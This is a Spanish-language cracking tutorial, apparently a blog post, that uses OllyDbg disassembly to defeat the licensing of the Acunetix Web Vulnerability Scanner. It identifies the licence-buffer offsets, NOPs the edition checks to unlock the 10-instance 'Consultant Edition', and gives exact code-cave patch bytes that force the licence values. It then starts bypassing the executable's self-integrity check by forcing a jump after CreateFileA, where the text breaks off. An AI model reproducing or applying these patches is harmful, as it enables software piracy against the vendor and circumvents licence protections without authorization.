D516  .   8D45 F8       LEA EAX,DWORD PTR SS:[EBP-8]
D519  .   E8 32FCFFFF   CALL wvs.00A2D150
D51E  .   8B55 F8       MOV EDX,DWORD PTR SS:[EBP-8]
D521  .   A1 6833AE00   MOV EAX,DWORD PTR DS:[AE3368]
D526  .   E8 B5849DFF   CALL wvs.004059E0
```

```
2D521  .   A1 6833AE00   MOV EAX,DWORD PTR DS:[AE3368]
2D526  .   E8 B5849DFF   CALL wvs.004059E0
2D52B  .v  E9 32020000   JMP wvs.00A2D762
2D530  >   8D55 F4       LEA EDX,DWORD PTR SS:[EBP-C]      Case 1 of switch 00A2D49B
2D533  .   8BC3          MOV EAX,EBX
2D535  .   E8 9E97AAFF   CALL wvs.004D6CD8
2D53A  .   8D45 F4       LEA EAX,DWORD PTR SS:[EBP-C]
2D53D  .   BA 90DFA200   MOV EDX,wvs.00A2DF90              ASCII " (Consultant Edition)"
2D542  .   E8 1D879DFF   CALL wvs.00405C64
2D547  .   8B55 F4       MOV EDX,DWORD PTR SS:[EBP-C]
2D54A  .   8BC3          MOV EAX,EBX
2D54C  .   E8 B797AAFF   CALL wvs.004D6D08
2D551  .   A1 C02EAE00   MOV EAX,DWORD PTR DS:[AE2EC0]
2D556  .   BA B0DFA200   MOV EDX,wvs.00A2DFB0              ASCII "Licensed"
2D55B  .   E8 80849DFF   CALL wvs.004059E0
2D560  .   A1 BC2EAE00   MOV EAX,DWORD PTR DS:[AE2EBC]
2D565  .   BA C4DFA200   MOV EDX,wvs.00A2DFC4              ASCII "Consultant Edition"
2D56A  .   E8 71849DFF   CALL wvs.004059E0
2D56F  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
2D574  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
2D576  .   8B40 14       MOV EAX,DWORD PTR DS:[EAX+14]
2D579  .   BA E0DFA200   MOV EDX,wvs.00A2DFE0              ASCII "WVSC10"
2D57E  .   E8 25889DFF   CALL wvs.00405DA8
2D583  .v  75 0F         JNZ SHORT wvs.00A2D594
2D585  .   A1 BC2EAE00   MOV EAX,DWORD PTR DS:[AE2EBC]
2D58A  .   BA F0DFA200   MOV EDX,wvs.00A2DFF0              ASCII "Consultant Edition (10 instar
2D58F  .   E8 4C849DFF   CALL wvs.004059E0
2D594  >   8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
2D597  .   E8 B4FBFFFF   CALL wvs.00A2D150
2D59C  .   8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
2D59F  .   A1 6833AE00   MOV EAX,DWORD PTR DS:[AE3368]
2D5A4  .   E8 37849DFF   CALL wvs.004059E0
2D5A9  .v  E9 B4010000   JMP wvs.00A2D762
2D5AE  >   8D55 EC       LEA EDX,DWORD PTR SS:[EBP-14]     Case 0 of switch 00A2D49B
2D5B1  .   8BC3          MOV EAX,EBX
2D5B3  .   E8 2097AAFF   CALL wvs.004D6CD8
2D5B8  .   8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
2D5BB  .   BA 1CE0A200   MOV EDX,wvs.00A2E01C              ASCII " (Enterprise Edition)"
2D5C0  .   E8 9F869DFF   CALL wvs.00405C64
```

Uhmm Bingo , llegamos a una zona muy importante aqui , aqui vuelve hacer un chequeo al mismo buffer pero ahora lo hace al buffer+10 en esa direccion , entonces si analizamos la rutina , como veremos hay tenemos la version “consultant edition” si vemos cual de esos saltos condicionales es el que lleva a esa direccion nos encontramos con este salto.

```
A0  .v  0F84 8601000(  JE wvs.00A2D62C
A6  .   83E8 01        SUB EAX,1
A9  .v  0F82 FF000000  JB wvs.00A2D5AE
AF  .v  74 7F          JE SHORT wvs.00A2D530
B1  .   48             DEC EAX
B2  .v  74 23          JE SHORT wvs.00A2D4D7
B4  .v  E9 A9020000    JMP wvs.00A2D762
B9  >   83E8 04        SUB EAX,4
BC  .v  0F84 C3010000  JE wvs.00A2D685
C2  .   48             DEC EAX
```

Este es el salto indicado , entonces para lograr hacer que tome ese salto , vemos mas arriba lo siguiente:

(1) compara el registro EAX con 3 y de ser igual o mayor no manda a otro lugar , entonces debe ser menos a 3 el contenido del buffer para poder acercarnos a dicho salto.

(2) Resta el contenido de eax con 1 y despues verifica con un salto JB ese salto es tomado si la bandera C (carry) esta activa.

Por lo tanto , no puede ser mayor a tres y tampoco puede valer 2 , por lo tanto tiene que vale a 1

Entonces le damos el valor a esa direccion de memoria , y hacemos un recuento de los valores que hemos cambiado que son:

Buffer+4=1

Buffer+48=0

Buffer+10=1

Uff que larga tarea y mas cuando tienes que escribir y al mismo tiempo analizar el soft , seguimos la ejecucion y paramos en ...

```
565  .   BA C4DFA200   MOV EDX,wvs.00A2DFC4          ASCII "Consultant Edition"
56A  .   E8 71849DFF   CALL wvs.004059E0
56F  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
574  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
576  .   8B40 14       MOV EAX,DWORD PTR DS:[EAX+14]
579  .   BA E0DFA200   MOV EDX,wvs.00A2DFE0          ASCII "WVSC10"
57E  .   E8 25889DFF   CALL wvs.00405DA8
583  .v  75 0F         JNZ SHORT wvs.00A2D594
585  .   A1 BC2EAE00   MOV EAX,DWORD PTR DS:[AE2EBC]
58A  .   BA F0DFA200   MOV EDX,wvs.00A2DFF0          ASCII "Consultant Edition (10 instanc
58F  .   E8 4C849DFF   CALL wvs.004059E0
594  >   8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
597  .   E8 B4FBFFFF   CALL wvs.00A2D150
59C  .   8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
59F  .   A1 6833AE00   MOV EAX,DWORD PTR DS:[AE3368]
5A4  .   E8 37849DFF   CALL wvs.004059E0
5A9  .v  E9 B4010000   JMP wvs.00A2D762
5AE  >   8D55 EC       LEA EDX,DWORD PTR SS:[EBP-14]  Case 0 of switch 00A2D49B
5B1  .   8BC3          MOV EAX,EBX
5B3  .   E8 2097AAFF   CALL wvs.004D6CD8
5B8  .   8D45 EC       LEA EAX,DWORD PTR SS:[EBP-14]
5BB  .   BA 1CE0A200   MOV EDX,wvs.00A2E01C          ASCII " (Enterprise Edition)"
5C0  .   E8 9F869DFF   CALL wvs.00405C64
5C5  .   8B55 EC       MOV EDX,DWORD PTR SS:[EBP-14]
5C8  .   8BC3          MOV EAX,EBX
5CA  .   E8 3997AAFF   CALL wvs.004D6D08
5CF  .   A1 C02EAE00   MOV EAX,DWORD PTR DS:[AE2EC0]
5D4  .   BA B0DFA200   MOV EDX,wvs.00A2DFB0          ASCII "Licensed"
5D9  .   E8 02849DFF   CALL wvs.004059E0
5DE  .   A1 BC2EAE00   MOV EAX,DWORD PTR DS:[AE2EBC]
5E3  .   BA 3CE0A200   MOV EDX,wvs.00A2E03C          ASCII "Enterprise Edition (2 instance
5E8  .   E8 F3839DFF   CALL wvs.004059E0
5ED  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
5F2  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
5F4  .   8B40 14       MOV EAX,DWORD PTR DS:[EAX+14]
5F7  .   BA 68E0A200   MOV EDX,wvs.00A2E068          ASCII "WVSE10"
```

Aqui vemos que compara el buffer+14 y mas abajo entra en un call y saliendo hace unas comparaciones para saber que version va a correr si la que corre unicamente dos instancias o la que corre las 10 instancias que creo esa es la mas completa por ahora ignoramos esta parte y seguimos la ejecucion , ya que esto lo resolveremos al final , recuerdan al principio ? Paramos en un primer breakpoint donde chequeaba las intancias , entonces no nos preocupemos ahora por eso , seguimos la ejecucion y vemos que mas encontramos.

```
2D172  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
2D177  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
2D179  .   8078 58 00    CMP BYTE PTR DS:[EAX+58],0
2D17D  .v  74 41         JE SHORT wvs.00A2D1C0
2D17F  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
2D184  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
2D186  .   8078 59 00    CMP BYTE PTR DS:[EAX+59],0
2D18A  .v  75 26         JNZ SHORT wvs.00A2D1B2
2D18C  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
2D191  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
2D193  .   FF70 64       PUSH DWORD PTR DS:[EAX+64]          Arg2
2D196  .   FF70 60       PUSH DWORD PTR DS:[EAX+60]          Arg1
2D199  .   8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
2D19C  .   E8 FF469EFF   CALL wvs.004118A0                   wvs.004118A0
2D1A1  .   8B4D FC       MOV ECX,DWORD PTR SS:[EBP-4]
2D1A4  .   8BC3          MOV EAX,EBX
2D1A6  .   BA 04D2A200   MOV EDX,wvs.00A2D204                ASCII "The maintenance agreement will e
2D1AB  .   E8 F88A9DFF   CALL wvs.00405CA8
2D1B0  .v  EB 1A         JMP SHORT wvs.00A2D1CC
2D1B2  >   8BC3          MOV EAX,EBX
2D1B4  .   BA 38D2A200   MOV EDX,wvs.00A2D238                ASCII "The maintenance agreement has ex
2D1B9  .   E8 22889DFF   CALL wvs.004059E0
2D1BE  .v  EB 0C         JMP SHORT wvs.00A2D1CC
2D1C0  >   8BC3          MOV EAX,EBX
2D1C2  .   BA F8D1A200   MOV EDX,wvs.00A2D1F8
2D1C7  .   E8 14889DFF   CALL wvs.004059E0
2D1CC  >   33C0          XOR EAX,EAX
2D1CE  .   5A            POP EDX
2D1CF  .   59            POP ECX
2D1D0  .   59            POP ECX
2D1D1  .   64:8910       MOV DWORD PTR FS:[EAX],EDX
2D1D4  .   68 E9D1A200   PUSH wvs.00A2D1E9
2D1D9  >   8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
```

Uff , hace otro chequeo en el buffer+58 y lo compara con 0 , al parecer chequea si ya caduco el periodo de mantenimiento , en este caso el buffer vale 0 , pero igual hay que tomarlo en cuenta , seguimos

```
076C  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
0771  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
0773  .   8078 49 00    CMP BYTE PTR DS:[EAX+49],0
0777  .v  74 11         JE SHORT wvs.00A2D78A
0779  .   A1 A03DAE00   MOV EAX,DWORD PTR DS:[AE3DA0]
077E  .   BA 8CE1A200   MOV EDX,wvs.00A2E18C            ASCII "The license key has expired!"
0783  .   E8 58829DFF   CALL wvs.004059E0
0788  .v  EB 76         JMP SHORT wvs.00A2D800
078A  >   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
078F  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
0791  .   8078 48 00    CMP BYTE PTR DS:[EAX+48],0
0795  .v  74 69         JE SHORT wvs.00A2D800
0797  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
079C  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
079E  .   8378 3C 00    CMP DWORD PTR DS:[EAX+3C],0
07A2  .v  7C 4D         JL SHORT wvs.00A2D7F1
07A4  .   68 B4E1A200   PUSH wvs.00A2E1B4               ASCII "The license key will expire on
07A9  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
07AE  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
07B0  .   FF70 54       PUSH DWORD PTR DS:[EAX+54]      Arg2
07B3  .   FF70 50       PUSH DWORD PTR DS:[EAX+50]      Arg1
07B6  .   8D45 C8       LEA EAX,DWORD PTR SS:[EBP-38]
07B9  .   E8 E2409EFF   CALL wvs.004118A0               wvs.004118A0
07BE  .   FF75 C8       PUSH DWORD PTR SS:[EBP-38]
07C1  .   68 DCE1A200   PUSH wvs.00A2E1DC               ASCII " - "
07C6  .   8D55 C4       LEA EDX,DWORD PTR SS:[EBP-3C]
07C9  .   A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
07CE  .   8B00          MOV EAX,DWORD PTR DS:[EAX]
07D0  .   8B40 3C       MOV EAX,DWORD PTR DS:[EAX+3C]
07D3  .   E8 F4089EFF   CALL wvs.0040E0CC
07D8  .   FF75 C4       PUSH DWORD PTR SS:[EBP-3C]
07DB  .   68 E8E1A200   PUSH wvs.00A2E1E8               ASCII " days left"
07E0  .   A1 A03DAE00   MOV EAX,DWORD PTR DS:[AE3DA0]
07E5  .   BA 05000000   MOV EDX,5
07EA  .   E8 2D859DFF   CALL wvs.00405D1C
07EF  .v  EB 0F         JMP SHORT wvs.00A2D800
07F1  >   A1 A03DAE00   MOV EAX,DWORD PTR DS:[AE3DA0]
07F6  .   BA FCE1A200   MOV EDX,wvs.00A2E1FC            ASCII "Evaluation expired!"
```

Bien hizo otra parada , uff son muchisimos chequeos , aqui esta verificando que la direccion de memoria buffer+49 sea diferente a 0 para no lanzarnos el mensaje que ya caduco nuestra licencia y un poco mas abajo hace lo mismo en el buffer+48 y verifica de lo contrario el contenido sea 0 ó de lo contrario nos lanzaria un mensaje que esta caducando nuestra licencia , pero por el momento el contenido del buffer esta a nuestro favor , pero tambien debemos tenerlo en cuenta . Seguimos la ejecucion haber si hace alguno otro de sus 500 chequeos XD jaja , seguimos...

despues de unas cuantas paradas sin hacer chequeos importante llegamos hasta aqui , donde al parecer hace otro chequeo haber cuantos escaneos paralelos puede hacer

```
8BD3          MOV EDX,EBX
8BC3          MOV EAX,EBX
E8 E9FEFFFF   CALL wvs.009BB414
68 C4B59B00   PUSH wvs.009BB5C4                ASCII "Parallel scans (max "
A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
8B00          MOV EAX,DWORD PTR DS:[EAX]
E8 7CEACEFF   CALL wvs.006A9FB8
8D55 F8       LEA EDX,DWORD PTR SS:[EBP-8]
E8 882BA5FF   CALL wvs.0040E0CC
FF75 F8       PUSH DWORD PTR SS:[EBP-8]
68 E4B59B00   PUSH wvs.009BB5E4
8D45 FC       LEA EAX,DWORD PTR SS:[EBP-4]
BA 03000000   MOV EDX,3
E8 C3A7A4FF   CALL wvs.00405D1C
```

Entramos en la call con direccion 0x9bb537 y vemos dentro de la llamada , esto:

```
53            PUSH EBX
8BD8          MOV EBX,EAX
BA F49F6A00   MOV EDX,wvs.006A9FF4             ASCII "WVSE10"
8B43 14       MOV EAX,DWORD PTR DS:[EBX+14]
E8 DC38D6FF   CALL wvs.0040D8A4
84C0          TEST AL,AL
75 11         JNZ SHORT wvs.006A9FDD
BA 04A06A00   MOV EDX,wvs.006AA004             ASCII "WVSC10"
8B43 14       MOV EAX,DWORD PTR DS:[EBX+14]
E8 CB38D6FF   CALL wvs.0040D8A4
84C0          TEST AL,AL
74 07         JE SHORT wvs.006A9FE4
B8 0A000000   MOV EAX,0A
5B            POP EBX
C3            RETN
B8 02000000   MOV EAX,2
5B            POP EBX
C3            RETN
00            DB 00
FFFFFFFF      DD FFFFFFFF
```

hace un chequeo en el buffer+14 y entra a una call donde hara todo un procedimiento que la verdad no tengo ni ganas de mirar , pero veo que esos saltos condicionales te redireccionan a diferentes retornos uno regresa dandole a eax= 2 y el otro valiendo eax=0A (10 en decimal) ,y tambien doy cuenta que esta rutina es llamada de otros lugares,


entonces si modifico algo, surtira efecto en varios lugares donde quiera entrar a la rutina.

```
Local calls from 009BAB15, 009BB537, 009BB56E, 00ABF57B
```


Asi que lo que hago es nopear esos saltos condicionales de tal forma que pase por el retorno que devuelve a eax=A que es muy logico es para la version mas completa que permitia analizar 10 sitios webs al mismo tiempo , entonces hago los cambios y quedaria algo como esto

```
F49F6A00  MOV EDX,wvs.006A9FF4
3 14      MOV EAX,DWORD PTR DS:[EBX+
DC38D6FF  CALL wvs.0040D8A4
0         TEST AL,AL
          NOP
          NOP
04A06A00  MOV EDX,wvs.006AA004
3 14      MOV EAX,DWORD PTR DS:[EBX+
CB38D6FF  CALL wvs.0040D8A4
0         TEST AL,AL
          NOP
          NOP
0A000000  MOV EAX,0A
          POP EBX
          RETN
02000000  MOV EAX,2
          POP EBX
```

ahora sigo la ejecucion y vemos que otras sorpresas tiene este soft , seguimos...



El soft sigue corriendo y vuelve a parar la ejecucion en un BP donde hace un chequeo normal en el buffer+4 y en el buffer+10 que eran los que contenian datos donde decidia si estaba registrado y que tipo de licencia contenia , pero recuerden que teniamos ya datos en el buffer para seguir el funcionamiento como si tuvieramos la version “consultant edition” , por lo tanto seguimos ejecutando...



Por fin...

Se ejecuto el software correctamente y en version “consultant edition” , sin problema alguno ,ya tenemos los datos con lo que vamos a realizar un parcheo eficiente

Bien recordemos lo valores que deben contener las direcciones del buffer:

Buffer+4=1

Buffer+48=0

Buffer+10=1

Buffer+58=0

Buffer+49=1

Ahora debemos meter esos valores al buffer y se me ocurre una idea , veamos si funciona , recuerdan el primer breakpoint? Donde detectaba si estabas ejecutando las instancias de lo que te permitia cierta licencia , vayamos hay

```
MOV EAX,DWORD PTR DS:[AE3E38]
MOV EAX,DWORD PTR DS:[EAX]
CALL wvs.006A9FB8
CALL wvs.00ABBE34
TEST AL,AL
JNZ SHORT wvs.00ABF5C4
MOV EAX,DWORD PTR DS:[AE2A9C]
CMP BYTE PTR DS:[EAX],0
JE SHORT wvs.00ABF59F
MOV EAX,wvs.00AC08AC
CALL wvs.006290B4
JMP SHORT wvs.00ABF5B4
PUSH 0
MOV CX,WORD PTR DS:[AC08E4]
MOV DL,1
MOV EAX,wvs.00AC08AC
CALL wvs.00492BC8
MOV EAX,DWORD PTR DS:[AE2344]
MOV DWORD PTR DS:[EAX],309
JMP wvs.00AC06B1
XOR EAX,EAX
PUSH EBP
```

```
ASCII "This version does not permits running more instance
Arg1 = 00000000
ASCII "This version does not permits running more instance
wvs.00492BC8
```

En este lugar hay un espacio perfecto para hacer un parche y mas porque es el primer chequeo que hace en el buffer entonces es perfecto , como veemos el programa jamas debera pasar donde estan esas strings que nos hacen sacar

un mensaje malo , por lo tanto vamos a nopear ese pedacito de codigo y escribimos nuestro parche que mete los valores correctos a las direcciones de memoria para poder bypassear todo correctamente como si tuvieramos una licencia completisima :D , el parche sera el siguiente veamos

```
00ABF57B  .  E8 38AABEFF   CALL wvs.006A9FB8
00ABF580  .  E8 AFC8FFFF   CALL wvs.00ABBE34
00ABF585     50            PUSH EAX
00ABF586     A1 383EAE00   MOV EAX,DWORD PTR DS:[AE3E38]
00ABF58B     8B00          MOV EAX,DWORD PTR DS:[EAX]
00ABF58D     C640 04 01    MOV BYTE PTR DS:[EAX+4],1
00ABF591     C640 10 01    MOV BYTE PTR DS:[EAX+10],1
00ABF595     C640 48 00    MOV BYTE PTR DS:[EAX+48],0
00ABF599     C640 49 00    MOV BYTE PTR DS:[EAX+49],0
00ABF59D     C640 58 00    MOV BYTE PTR DS:[EAX+58],0
00ABF5A1     58            POP EAX
00ABF5A2  v  EB 20         JMP SHORT wvs.00ABF5C4
00ABF5A4     90            NOP
00ABF5A5     90            NOP
00ABF5A6     90            NOP
00ABF5A7     90            NOP
00ABF5A8     90            NOP
00ABF5A9     90            NOP
00ABF5AA     90            NOP
00ABF5AB     90            NOP
00ABF5AC     90            NOP
00ABF5AD     90            NOP
00ABF5AE     90            NOP
```

Lo que hacemos primero es hacer un push a eax para guardar el contenido en el stack (la pila) y no dañar nada , despues metemos los valores , 1,1,0,0,0 a las direcciones que comentabamos haya arriba que eran:

Buffer+4=1


Buffer+48=0

Buffer+10=1

Buffer+58=0


Buffer+49=1

ahora bien , regresamos al registro eax el contenido que tenia y hacemos un salto directo a donde deberia seguir ejecutandose el programa y listo .. :) , click derecho “copy tu executable – all modifications”



le damos en copy all , le ponemos un nombre al archivo y LISTO YA DEBERIA DE FUNCIONA NUESTRO PARCHE :D :D :D

EJECUTAMOS ...



NOO!! , alparecer el acunetix se da cuenta que ha sido parcheado , pero no nos rendiremos , abrimos el olly en el parcheado y hacemos que corra hasta aparecer este MessageBox y presionamos “PAUSE” (f12) , nos vamos al call stack y vemos esto :

```
2E78C user32.7742E38F                                   user32.774
2E836 user32.MessageBoxTimeoutW                         user32.774
2E9E4 ? user32.MessageBoxTimeoutA                       user32.774
2EA56 ? user32.MessageBoxExA                            user32.774
00000   hOwner = NULL
A3400   Text = "The file "wvs2.exe" seems to be corrupt
00000   Title = NULL
00010   Style = MB_OK|MB_ICONHAND|MB_APPLMODAL
00000   LanguageID = 0 (LANG_NEUTRAL)
52065 ? <JMP.&user32.MessageBoxA>                       wvs2.00462
00000   hOwner = NULL
A3400   Text = "The file "wvs2.exe" seems to be corrupt
00000   Title = NULL
00010   Style = MB_OK|MB_ICONHAND|MB_APPLMODAL
52560 ? wvs2.00461F2C                                   wvs2.00462
539DE ? wvs2.0046243C                                   wvs2.00463
05603 Includes wvs2.004639DE                            wvs2.00405
0566B wvs2.004055BC                                     wvs2.00405
082E3 wvs2.0040562C                                     wvs2.00408
3F10C wvs2.004082A4                                     wvs2.00ABF
```

Vemos dos referencias a MessageBox le damos click derecho a la ultima de esas dos (la que tengo seleccionada en la imagen) y le damos click derecho y “folow address in stack” y veremos la direccion en el stack

```
0012FB58  00462065  RETURN to wvs2.00462065 from <JMP
0012FB5C  00000000
0012FB60  020A3400  ASCII "The file "wvs2.exe" seems
0012FB64  00000000
0012FB68  00000010
0012FB6C  0012FCAC  Pointer to next SEH record
```

si le damos click derecho a esa direccion “FOLLOW IN DISASSEMBLER” llegamos a esta parte

```
PUSH EAX
PUSH 0
CALL <JMP.&user32.MessageBoxA>
PUSH 0
CALL <JMP.&kernel32.GetModuleHandleA>
CMP EAX,DWORD PTR DS:[AE4668]
JE SHORT wvs2.00462094
MOV EAX,wvs2.00AC53F0
CALL wvs2.00407ADC
MOV ECX,DWORD PTR SS:[EBP-14]
MOV DL,1
MOV EAX,DWORD PTR DS:[419E4C]
CALL wvs2.00419EB8
CALL wvs2.00405300
JMP SHORT wvs2.0046209B
PUSH 0
CALL <JMP.&kernel32.ExitProcess>
XOR EAX,EAX
```

Hay esta la zona encargada de todo si subimos un poco mas vemos la api CreateFileA , esa API normalmente se usa en este tipo de protecciones para leer el archivo existente y delver el tamaño del mismo , por lo tanto le damos un Hardware Brakpoint On execution , reiniciamos y corremos el debugger y vemos cuando pare ahi

```
6A 03          PUSH 3
68 00000080    PUSH 80000000
8D85 E7FEFFFF  LEA EAX,DWORD PTR SS:[EBP-119]
50             PUSH EAX
E8 B469FAFF    CALL <JMP.&kernel32.CreateFileA>
8BF0           MOV ESI,EAX
83FE FF        CMP ESI,-1
0F84 AC000000  JE wvs2.00462037
6A 00          PUSH 0
6A 00          PUSH 0
6A 00          PUSH 0
6A 02          PUSH 2
```

vemos unas 2 intrucciones mas abajo que hay un salto condicional , debemos tomarlo para no pasar por toda el codigo de abajo que lo que hace es crear un map del ejecutable en memoria toma el tamaño del archivo y mucha tonteria mas pues digo tonteria porque con ese salto me burlo todo eso , asi que pongamos un JMP que eso hara que salte

